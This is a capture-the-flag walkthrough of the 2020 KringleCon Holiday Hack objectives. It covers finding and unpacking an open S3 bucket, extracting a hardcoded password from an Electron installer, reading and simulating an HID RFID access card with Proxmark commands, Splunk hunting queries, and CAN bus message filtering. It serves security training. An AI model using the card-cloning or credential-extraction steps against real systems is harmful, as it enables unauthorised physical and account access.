Objectives act as a way of progressing through the story and uncovering 7 parts to the KringleCon narrative. They are generally more involved than the terminal challenges and will often require more thorough planning, analysis, and research to successfully complete.



OBJECTIVE 1: UNCOVER SANTA'S GIFT LIST



Answer: Proxmark

Solution Summary: This objective is very straight forward and highlights the ability we have to 'un-whirl' content. We can solve this using an online tool, or through an application such as Gimp or Photoshop. Hold onto your hats, because the following is an example of solving this with Gimp.

OBJECTIVE 2: INVESTIGATE S3 BUCKET

2) Investigate S3 Bucket

Difficulty:

When you unwrap the over-wrapped file, what text string is inside the package? Talk to Shinny Upatree in front of the castle for hints on this challenge.

Answer: North Pole: The Frostiest Place on Earth

Solution Summary: This objective involves locating an open s3 bucket using a ruby script called 'bucket_finder', downloading a 'package' from it and then extracting the contents of this package until you get to the text string inside of it. We could easily solve this using '7-Zip' and 'xxd' (use 7-Zip to extract 3 times, xxd to extract once, and 7-Zip to extract another 2 times); however, to properly solve this using only the tools built into this terminal, we can take the following actions:

Step 1: Find the bucket and download the package.
This appends the keyword 'wrapper3000' to our wordlist which is the name of Santa's tool, and downloads the package file.

```
cd bucket_finder/
echo "wrapper3000" >> wordlist
./bucket_finder.rb wordlist -download

Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
<Downloaded> http://s3.amazonaws.com/wrapper3000/package
```

Step 2: Base64 decode the package.
This takes the Base64 encoded string downloaded under ‘package’ and decodes it into a new file called package2.

```
cd wrapper3000/
file package
    package: ASCII text, with very long lines
cat package | base64 -d > package2
```

Step 3: Unzip the package.
This takes the new zip archive file and extracts it.

```
file package2
    package2: Zip archive data, at least v1.0 to extract
unzip package2
    extracting: package.txt.Z.xz.xxd.tar.bz2
```

Step 4: Decompress the package.
This takes the new tar bzip2 compressed data file and decompresses it.

```
file package.txt.Z.xz.xxd.tar.bz2
    package.txt.Z.xz.xxd.tar.bz2: bzip2 compressed data, block size = 900k
tar -xf package.txt.Z.xz.xxd.tar.bz2
```

Step 5: Restore the XZ package file from its hex dump.
This takes the new XZ file hex dump and restores it to the original XZ file.

```
xxd -r package.txt.Z.xz.xxd package.txt.Z.xz
file package.txt.Z.xz
    package.txt.Z.xz: XZ compressed data
```

Step 6: Decompress the XZ package.
This takes the new XZ file and decompresses it to a Z file.


```
xz -v -d package.txt.Z.xz
file package.txt.Z
    package.txt.Z: compress'd data 16 bits
```

Step 7: Decompress the Z package and view its contents
This takes the new Z file and decompresses it to a file containing the required text string.

```
uncompress package.txt.Z
cat package.txt
    North Pole: The Frostiest Place on Earth
```

Nothing like a bit of decompression after travelling to the North Pole to unwind.

OBJECTIVE 3: POINT-OF-SALE PASSWORD RECOVERY




Answer: santapass

Solution Summary: This objective involves downloading an installer executable for an Electron application and using this to retrieve hardcoded credentials within its associated Electron Archive Asar file (app.asar).

To do this we first need to download the executable from the below.


https://download.holidayhackchallenge.com/2020/santa-shop/santa-shop.exe

Step 1: Extract the $PLUGINSDIR and uninstaller from this executable file.
This can be done on Windows using 7-Zip to extract the following files from the executable.




Step 2: Decompress app-64.7z
This once again can be done on Windows using 7-Zip.

Step 3: Locate the password inside of app.asar.




It's just sitting there waiting to be taken. I wonder how many other applications have this type of issue. 🤔

OBJECTIVE 4: OPERATE THE SANTAVATOR




Answer:




Solution Summary: This objective involves picking up a number of items throughout the KringleCon Castle and using them to redirect Super Santavator Sparkle Stream (S4) and power the Santavator. The objective only requires gaining access to the 'Talks' floor by powering the green light; however, the end goal is to have green, yellow, and red lights powered to allow access to all the floors.

Of note is that the level of Sparkle Stream coming out is largely dependent on the scripts running in your browser, and if you're running this in a slow VM you may not be able to have enough energy to power the elevator which otherwise would work on your host OS.

In the beginning you will only find a few items outside such as a nut, candy cane, and green light prior to travelling to other floors such as the Roof, Talks, and Workshop where more items can be found. The following items can be found which assist in this with many required to operate the elevator such as the key and $1^{1/2}$ button.



A solution with all of these tools present is shown below:



Never thought I'd be using part of a candy cane to power an elevator, but stranger things have happened…

OBJECTIVE 5: OPEN HID LOCK

```
5) Open HID Lock
Difficulty:
Open the HID lock in the Workshop. Talk to Bushy
Evergreen near the talk tracks for hints on this
challenge. You may also visit Fitzy Shortstack in the
kitchen for tips.
```

Answer: lf hid sim -r 2006e22f13

Solution Summary: This objective involves first picking up the Proxmark3 shown above, leveraging this to capture HID Prox RFID frequencies emitted by Shinny Upatree's access card, and then simulating this card at the Workshop door to gain entry.

To find out which elf's card will open the door we can talk to Fitzy Shortstack after solving their challenge. Fitzy states that 'Santa seems to trust Shinny Upatree'. To unlock the door, we must take the following steps after finding the Proxmark3. The Proxmark CLI needs to be opened from within your inventory.

Step 1: Obtain Shinny Upatree's card frequency.
This reads and extracts the HID Prox RFID Tag data from Shinny Upatree's card. We must be near Shinny Upatree for this to work.

```
lf hid read
  #db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025
```

Step 2: Emulate Shinny Upatree's card frequency
This emulates the HID Prox RFID Tag data we took from Shinny Upatree. We must be near the HID lock in the workshop for this to work.


```
lf hid sim -r 2006e22f13
  [=] Simulating HID tag using raw 2006e22f13
  [=] Stopping simulation after 10 seconds.
  [=] Done
```

Another way to complete this (but wasn't tested) would be to force the specific card identifiers with the below.

```
lf hid sim -r 2006e22f13 --fc 113 --cn 6025
```


Who needs to cut a key like we did last year when we can simply clone an RFID access card? 👌😎

OBJECTIVE 6: SPLUNK CHALLENGE



Answer: The Lollipop Guild

Solution Summary: This objective involves first travelling via the room opened in Objective 6 to transport through a magic picture and become Santa! The path of this room is dark and full of invisible objects (later removed). A valid path can be found by using arrow keys. Simply try moving down and across in different directions until you find the correct path.




Once we become Santa we can access the KringleCastle SOC and can progress through the training questions to eventually reveal information required to get the answer.

To answer the KringleCastle SOC training questions the following techniques can be used:

Question 1: How many distinct MITRE ATT&CK techniques did Alice emulate?

- Answer: 13 - This can be obtained with the below:


```
index=t1* | stats count by index | rex field=index "(?<technique>t\d+)" |
stats dc(technique)
```



Question 2: What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)


- Answer: t1059.003-main t1059.003-win - This can be obtained with the below:


```
index=t1059.003* | stats count by index | sort index
```



Question 3: One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?


- Answer: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography - This can be obtained by querying Github.





We can confirm this by checking the relevant technique index looking for this key:


```
index=t1082* CommandLine=*Cryptography* | stats count by CommandLine
```



Question 4: According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)


- Answer: 2020-11-30T17:44:15Z - This can be obtained with the below:

```
index=attack *OSTap*| table "Execution Time _UTC" | sort "Execution Time
_UTC" | head 1
```




Question 5: One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

- Answer: 3648 - This can be obtained by first finding out what open source package this is referring to. A quick look on frgnca's github reveals this.




From here we can search this repository name in the Atomic Red Team repo and locate a technique of interest.



From here we can formulate a Splunk Query to give us what we want.


```
source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" index=T1123*
*audio* | sort TimeCreated | table ProcessId | head 1
```



Question 6: Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?

- Answer: quser - This can be obtained by first identifying the batch script block being run using EventCode 4101.

```
index=* EventCode=4104
Message=*Software\\Microsoft\\Windows\\CurrentVersion\\Run* AND
Message=*.bat*| table _time Message
```




From here we can find our answer by following the URL to the batch file being invoked, and by looking at the final command we get our answer.

Question 7: According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?

- Answer: 55FCEEBB21270D9249E86F4B9DC7AA60 - This can be obtained with the below:


```
index=* sourcetype=bro* *win-dc* | stats count by certificate.serial
```




Challenge Question: What is the name of the adversary group that Santa feared would attack KringleCon?


- Answer: The Lollipop Guild - This can be obtained by deciphering Alice Bluebird's riddle.

This is a simple case of watching through the Dave Herrald's Splunk talk to see they have Santa saying "Stay Frosty". The string provided is using RC4 Encryption leveraging this passphrase, but it is trivial to decrypt leveraging CyberChef.





OBJECTIVE 7: SOLVE THE SLEIGH'S CAN-D-BUS PROBLEM



Answer:

19B Equals 0000000F2057

080 Contains FF

Solution Summary: This objective involves excluding malicious messages being sent through to the sleigh's CAN-D bus. First we need to identify why particular messages do prior to isolating normal from abnormal, and then leverage this to solve the objective.

At a glance we can see a number of unique IDs and messages, so we start by excluding all but one at a time, and then click all the buttons and use all the sliders to get an idea of what button or slider impacts the message being sent to the CAN-D bus.

By doing this we can begin to infer the below IDs to operation correlation due to how the message values change as buttons or sliders are used.

- Start: 02A
- Stop: 02A
- Lock: 19B
- Unlock: 19B
- Steering: 019
- Brake: 080
- Accelerator: 244

Of interest is that we see many instances of Unlock messages being sent with a Message which is different to the string of '0s' we get when pushing the unlock button.

- ID: 19B
- Message: 0000000F2057


Because of this we begin to assume that this is our first malicious message. If we filter only to Brake messages we see another interesting trend where messages with 5 'F' values such as FFFFFD are being sent to the bus.

- ID: 080
- Message: FFFFF*

By increasing our Brake to max we find that the highest value this should be is '000064'. Because of this we begin to assume that our second malicious message is anything that contains 'FF'. By adding this in we're successful in solving the objective.

Onwards Santa! The CAN-D Bus hacking issues are no more.


OBJECTIVE 8: BROKEN TAG GENERATOR



Answer: JackFrostWasHere

